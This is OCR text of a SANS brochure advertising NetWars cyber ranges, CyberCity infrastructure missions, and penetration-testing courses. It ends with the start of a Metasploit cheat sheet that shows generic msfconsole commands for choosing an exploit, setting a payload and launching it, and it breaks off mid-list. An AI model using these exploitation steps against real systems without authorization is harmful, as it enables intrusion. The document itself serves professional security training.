In-Depth, Hands-On InfoSec Skills

Embrace the Challenge

TOURNAMENT | CONTINUOUS | CYBERCITY | COURSES

"Having participated in NetWars Continuous and in NetWars Tournament, I can honestly say that they were the most intellectually challenging and the most enjoyable tests of technical skills in which I have had the privilege to participate."

- Kees Leune, Adelphi University

sans.org/netwars

For more information about how NetWars can enhance the skills of your team, contact us at netwars@sans.org.

Why NetWars?

NetWars provides a forum for security professionals to test and perfect their cyber security skills in a manner that is legal and ethical, facing challenges derived from real-world environments and actual attacks that businesses, governments, and military organizations must deal with every day.

NetWars is designed to help participants develop skills in several critical areas:

- Vulnerability Assessments
- System Hardening
- Malware Analysis
- Digital Forensics
- Incident Response
- Packet Analysis
- Penetration Testing
- Intrusion Detection

Use Case	NetWars		CyberCity
	Core	DFIR	
Event Tournament (1-3 days)	✔	✔	✔
Course (5- or 6-day)	✔	✔	✔
Continuous (4 months – remote)	✔	✔	
OnSite Cyber Defense Exercise (1-3 days)	✔	✔	✔
Annual License (Hosted at SANS)	✔	✔	✔
Annual License w/ Custom Scenerios (Hosted by Client)	✔	✔	✔

"I thought NetWars was way more challenging than a real hacking environment. My folks unanimously said it is the best training they ever had. They aren't newbies, so quite a compliment to your product."

- Felecia Vlahos, SDSU

NetWars Comes in Four Forms

NetWars Tournament runs over an intense two- to three-day period, at a SANS training event or hosted onsite at your facilities. Many enterprises, government agencies, and military organizations rely on NetWars Tournament OnSite training to help identify skilled personnel and as part of extensive hands-on skill development.

NetWars Continuous allows participants to build their skills on their own time over a four-month period working from their office or home across the Internet. With a whole set of new challenges beyond those included in NetWars Tournament, participants can build their skills and experiment with new techniques in this Internet-accessible cyber range. Also, NetWars Continuous supports a unique Automated Hint System that turns dead ends into learning opportunities.

The NetWars Courses *SEC561: Intense Hands-on Pen Testing Skill Development* is six days of hands-on intensive learning, featuring 80% lab and exercise time and 20% debriefings to keep the lessons focused on practical keyboard technical skills. *SEC562: CyberCity Hands-on Kinetic Cyber Range Exercise* includes over 80% of course time devoted directly to hands-on labs to help participants build real keyboard skills quickly, powered by the SANS NetWars engine and using the SANS CyberCity physical cyber range. These offerings are designed to quickly enhance an individual's skills across a wide variety of different information security disciplines.

NetWars CyberCity, our most in-depth and ambitious offering, is designed to teach warriors and infosec pros that cyber action can have significant kinetic impact in the real world. With its 1:87 scale miniaturized physical city that features SCADA-controlled electrical power, water, transit, hospital, bank, retail, and residential infrastructures, CyberCity engages cyber defenders to protect the city's components.

Physical Range vs. Cyber Range

	PHYSICAL RANGE	NETWARS – A CYBER RANGE
TRAINING	• Practice individual marksmanship • Gain familiarity with individual weapons and comfort with live ammunition • Train to operate as a part of a small team • Operate as a part of a brigade combat team with integrated fires from air force close air support, naval gun fire, field artillery, and small arms	• Practice individual network penetration testing skills • Practice individual application security penetration testing skills • Gain familiarity with wireless penetration testing skills • Conduct computer forensics operations • Manage actual system hardening • Conduct actual malware analysis • CyberCity: Learn how to use cyber skills to have significant kinetic impact • CyberCity: Wield computer and network skills to protect power grid, water, and other infrastructures
ASSESSMENT	• Assess an individual's marksmanship skills • Evaluate a small team's live-fire capability • Assess the skills of a brigade combat team to conduct combined arms operations	• Assess an individual's apptitude for cyber-related activities • Measure an individual's ability to conduct various types of penetration tests • Assess an individual's ability to conduct malware analysis • Evaluate a team's ability to ensure information integrity during a cyber attack • CyberCity: Analyze a team's ability to prevent kinetic damage in a city environment • CyberCity: Measure cyber warriors' ability to achieve kinetic mission objectives, from initial intel through ultimate impact

NetWars Challenge Coin

The top-scoring participants of the NetWars course and tournament will receive the NetWars Challenge Coin. This unique coin indicates the great skill and capabilities of its holder, and his or her inclusion in a rather exclusive group of talented individuals. Additionally, the NetWars coin includes a custom cipher on its back that is part of an even larger challenge.

HR Assessment Tool

Many organizations utilize NetWars as a human-resources tool to evaluate new recruits to determine their background and appropriate skill sets for various information security jobs. Additionally, HR groups use NetWars to evaluate whether existing personnel may have particular skills that the organization can better utilize. Furthermore, organizations are increasingly using NetWars as a practice range to keep their top-skilled employees fresh on the latest techniques.


SANS CORE NETWARS TOURNAMENT

In-Depth, Hands-On InfoSec Skills – Embrace the Challenge – Core NetWars Tournament

Core NetWars is a computer and network security challenge designed to test a participant's experience and skills in a safe, controlled environment while having a little fun with your fellow IT security professionals. Many enterprises, government agencies, and military bases are using NetWars OnSites to help identify skilled personnel and as part of extensive hands-on training. With Core NetWars, you'll build a wide variety of skills while having a great time.

Core NetWars Tournament Topics:

- Vulnerability Assessment
- Packet and File Analysis
- Penetration Testing
- System Hardening
- Mobile Device Analysis
- Intrusion Detection
- Digital Forensics and Incident Response



Who Should Attend:

- Digital Forensic Analysts
- Forensic Examiners
- Malware Analysts
- Incident Responders
- Law Enforcement Officers, Federal Agents, and Detectives
- Security Operations Center (SOC) staff members
- Cyber Crime Investigators

Learn more at sans.org/netwars

SANS DFIR NETWARS TOURNAMENT

It is not the tool that makes a good forensicator, but being able to apply the tool or technique at the right time and under the right conditions to accurately solve critical challenges. We allow participants to bring any toolset or capability to our challenge. Challenge answers should not change if you utilize a different tool to solve them. That is one of the things that makes SANS DFIR NetWars Tournament truly special – we test the skills of the analyst and not their ability to navigate a specific toolset. If you do not bring your own tools, SANS DFIR NetWars Tournament will provide you with the SIFT Workstation, a free collection of tools that can be used to solve every challenge in the game.

"Whether a DFIR newbie or a veteran examiner, DFIR NetWars will make you better by identifying weaknesses and fine-tuning skill sets."
-Brad Garnett, Kemper CPA Group LLP

DFIR NetWars Tournament Topics:


- Digital Forensics
- Incident Response
- Malware Analysis
- Host Forensics
- File and Packet Analysis
- Memory Analysis

Who Should Attend:

- Digital Forensic Analysts
- Forensic Examiners
- Malware Analysts
- Incident Responders
- Law Enforcement Officers, Federal Agents, and Detectives
- Security Operations Center (SOC) staff members
- Cyber Crime Investigators

Challenge yourself before the enemy does – SANS DFIR NetWars Tournament

SANS DFIR NetWars Tournament is an incident simulator packed with a vast amount of forensic and incident response challenges, for individual or team-based "firefights." It is developed by incident responders and forensic analysts who use these skills daily to stop data breaches and solve complex crimes. DFIR NetWars Tournament allows each player to progress through multiple skill levels of increasing difficulty, learning first-hand how to solve key challenges they might experience during a serious incident. DFIR NetWars Tournament enables players to learn and sharpen new skills prior to being involved in a real incident.




Learn more at sans.org/netwars

How NetWars Works

At the outset of the challenge, each player must find hidden keys within a special image downloaded from the Internet and then use those keys to enter an online environment where knowledge of security vulnerabilities, their exploits, and their associated defenses can be turned into points.

NetWars has five separate levels, so players may quickly advance through earlier levels to their level of expertise. The entire challenge involves all five levels.

Levels:



Scoring

A comprehensive score card is generated for each player at the conclusion of the NetWars challenge. This detailed assessment illustrates the areas where participants have demonstrated skills and highlights other areas where skills can be refined or built.

Scoreboard

- Scoreboard shows progress in real time
- Great challenge-at-a-glance view, depicting:
  - Challenges conquered - Territory still available - Momentum and rank
  - Time since last score
  - Changes in rank highlighted with animation
  - Major accomplishments noted with graphical badges
  - Participant accuracy stats also included

Benefits for Individuals


If you are a self-motivated security professional who really wants to put your knowledge to the test, then NetWars is an excellent opportunity for you to have fun and learn in a competition with other security professionals, practicing real-world tactics that could happen at any time.

- **The detailed score card is an incomparable opportunity for you to analyze your security knowledge and decide in what other areas you would like to learn new skills or refine your existing ones.**
- **Demonstrate your experience to other security professionals.**
- **Stay on top of the latest attacks and see what your competition is doing.**
- **Participants that reach Level 3 of NetWars Continuous will be eligible to receive 12 CPE credits towards GIAC certification renewal.**

Benefits for Organizations

How would your security team handle a real attack? Do they have the right skills and knowledge to defend vital systems? The NetWars simulation lets you see how your organization would react during an attack, but without the consequences.

- **Test the experience and skills of your current security team and assess areas where further training is needed.**
- **Evaluate the experience of potential new hires.**
- **Use the score card to create a customized training program for your security personnel.**



SECURITY 561

Intense Hands-on Pen Testing Skill Development

NEW

SANS sans.org

Six-Day Program
36 CPE Credits
Laptop Required

To be a top pen test professional, you need fantastic hands-on skills for finding, exploiting, and resolving vulnerabilities. SANS top instructors engineered **SANS SEC561: Intense Hands-on Pen Testing Skill Development** from the ground up to help you get good fast. The course teaches in-depth security capabilities through 80%+ hands-on exercises and labs, maximizing keyboard time on in-class labs making this SANS' most hands-on course ever. With over 30 hours of intense labs, students experience a leap in their capabilities, as they come out equipped with the practical hands-on skills needed to address today's pen test and vulnerability assessment projects in enterprise environments.

To get the most out of this course, students should have some prior hands-on vulnerability assessment or penetration testing experience (minimum 6 months) or have taken at least one other penetration testing course (such as SANS SEC504, SEC560, or SEC542). The course will build on that background, helping participants ramp up their skills even further across a broad range of penetration testing disciplines.

Throughout the course, an expert instructor coaches students as they work their way through solving increasingly demanding real-world information security scenarios that they can apply the day that they get back to their jobs.

Who Should Attend

- Security professionals who want to expand their hands-on technical skills in new analysis areas such as packet analysis, digital forensics, vulnerability assessment, system hardening, and penetration testing
- Systems and network administrators who want to gain hands-on experience in information security skills to become better administrators
- Incident response analysts who want to better understand system attack and defense techniques
- Forensic analysts who need to improve their analysis through experience with real-world attacks
- Penetration testers seeking to gain practical hands-on experience for use in their own assessments

Topics addressed in the course include:

- Applying network scanning and vulnerability assessment tools to effectively map out networks and prioritize discovered vulnerabilities for effective remediation
- Manipulating common network protocols to reconfigure internal network traffic patterns, as well as defenses against such attacks
- Analyzing Windows and Linux systems for weaknesses using the latest enterprise management capabilities of the operating systems, including the super powerful Windows Remote Management (WinRM) tools
- Applying cutting-edge password analysis tools to identify weak authentication controls leading to unauthorized server access
- Scouring through web applications and mobile systems to identify and exploit devastating developer flaws
- Evading Anti-Virus tools and bypassing Windows UAC to understand and defend against these advanced techniques
- Honing phishing skills to evaluate the effectiveness of employee awareness initiatives and your organization's exposure to one of the most damaging attack vectors widely used today

SECURITY 562

CyberCity Hands-on Kinetic Cyber Range Exercise

NEW

SANS sans.org

Six-Day Program
36 CPE Credits
Laptop Required

Computers, networks, and programmable logic controllers operate most of the physical infrastructure of our modern world, ranging from electrical power grids, water systems, and traffic systems all the way down to HVAC systems and industrial automation. Increasingly, security professionals need the skills to assess and defend these important infrastructures. In this innovative and cutting-edge course based on the SANS CyberCity kinetic range, you'll learn how to analyze and assess the security of control systems and related infrastructures, finding vulnerabilities that could result in significant kinetic impact.

SEC562 includes over 80% of course time devoted directly to hands-on labs to help participants build real keyboard skills quickly, powered by the SANS NetWars engine and using the SANS CyberCity physical cyber range. Participants will conduct thorough exercises as a series of missions, all with the goal of achieving specific objectives in preventing attackers from causing physical damage. In each mission, participants gain access to different critical systems including electrical distribution systems, water filtration systems, traffic light controllers, and medical patient data management systems, exploiting the same flaws that are used by advanced adversaries, all with the goal of finding and mitigating flaws before an adversary does.

Using the innovative SANS CyberCity project as a target environment, participants analyze and exploit actual critical infrastructure systems, building skills in attacking general-purpose servers and specialized control protocols including DNP3, Common Industrial Protocol (CIP), Modbus/TCP, Profinet, and more. Combined with 20% classroom lecture, 80% hands-on exercises, and individualized guidance from an expert instructor, participants will build the skills needed to scan, evaluate, exploit, and assess real-world systems representing a critical infrastructure component for many organizations today. Real-time streaming video shows all of the impacts of the student's hands-on lab work.

Who Should Attend

- Red & Blue team members
- Cyber warriors
- Incident handlers
- Penetration testers
- Ethical hackers
- Other security personnel who are first responders when systems come under attack


Topics addressed in the course include:

- Understanding how cyber infrastructures control and impact kinetic infrastructures
- Analyzing a variety of industrial protocols, including Modbus, CIP, DNP3, Profinet, and other SCADA-related protocols.
- Rapidly prototyping computer attack tools against specific vulnerabilities
- Analyzing security flaws in a variety of SCADA and Industrial Control Systems (ICSs)
- Penetration testing experience with kinetic infrastructures

NetWars CyberCity, our most in-depth and ambitious offering, is designed to teach warriors and infosec pros that cyber action can have significant kinetic impact in the real world. CyberCity training is based on a team approach with teams of 5 cyber operators that work together to achieve mission goals. With its 1:87 scale miniaturized physical city that features SCADA-controlled electrical power, water, transit, hospital, bank, retail, and residential infrastructures, CyberCity engages cyber defenders to protect the city's components. Over 18 realistic defensive missions have been created that will test a cyber warrior's ability to thwart the best efforts of a well-funded terrorist organization or other cyber attacker trying to harm the city.

The main objectives of CyberCity are to:

- Teach cyber warriors and their leaders the potential kinetic impacts of cyber attacks
- Provide a hands-on, realistic cyber range with engaging missions to conduct defensive and offensive missions
- Demonstrate to senior leaders the potential impacts of cyber attacks and cyber warfare



CyberCity Missions:

Kinetic Reconnaissance & Differentiation: Mission participants must gain access to all five cameras in CyberCity so that they can view kinetic actions from the satellite, commercial, industrial, residential, and military cameras.

Power Grid: Attackers have hacked the power grid causing a blackout. Mission participants must gain control of power computers and the associated Industrial Control Systems to turn the lights back on.

Water Reservoir: Participants prevent contamination of the water reservoir by ensuring the integrity of the data in the SCADA System, Data Historian, and Human Machine Interface (HMI).

Missile Launcher: Mission participants must prevent the launching of the missile at the commercial sector of the city by gaining control of it and aiming it to fire harmlessly over the horizon.

Coffee Shop/Hospital: Attackers have used the coffee shop's free WiFi to gain control of a laptop belonging to a doctor who has VPN'ed into the hospital, so that the attackers can manipulate the prescription medication of a patient. Mission participants are tasked with preventing this from happening.

Bank Alarm System: Cyber warriors must gain control of the bank's alarm system to prevent a catastrophe, with the alarm status indicated by the color of the light in the bank (blue = active alarm, red = disabled alarm).

Traffic Lights: Mission participants must access the traffic system to facilitate extraction of sensitive personnel from a critical zone inside of CyberCity.

Landing Strip Denial of Service: Attackers have launched a denial of service attack that results in the lights on the landing strip of the military quadrant to be disabled. Mission participants must fight through the denial of service to get the landing strip lights back on.

Network Reconnaissance: In this mission, participants must use CyberCity assets to gain information about about potential attacker activity by combing through the CyberCity social networking site and analyzing detailed evidence. Through exploring posts by CyberCity citizens, cyber warriors will be able to discern details of their relationships and interactions, as well as the technical infrastructure of CyberCity.

Tools Described on this Sheet

Metasploit
The Metasploit Framework is a platform for developing and using security tools and exploits.

Metasploit Meterpreter
The Meterpreter is a payload within the Metasploit Framework which provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Metasploit msfpayload
The msfpayload tool is component of the Metasploit Framework which allows the user to generate a standalone version of any payload within the framework. Payloads can be generated in a variety of formats including executable, Perl script, and raw shellcode.

Metasploit Console Basics (msfconsole)

Search for module:
```
msf > search [regex]
```

Specify and exploit to use:
```
msf > use exploit/[ExploitPath]
```

Specify a payload to use:
```
msf > set PAYLOAD [PayloadPath]
```

Show options for the current modules:
```
msf > show options
```

Set options:
```
msf > set [Option] [Value]
```

Start exploit:
```
msf > exploit
```

Useful Auxiliary Modules

Port Scanner:
```
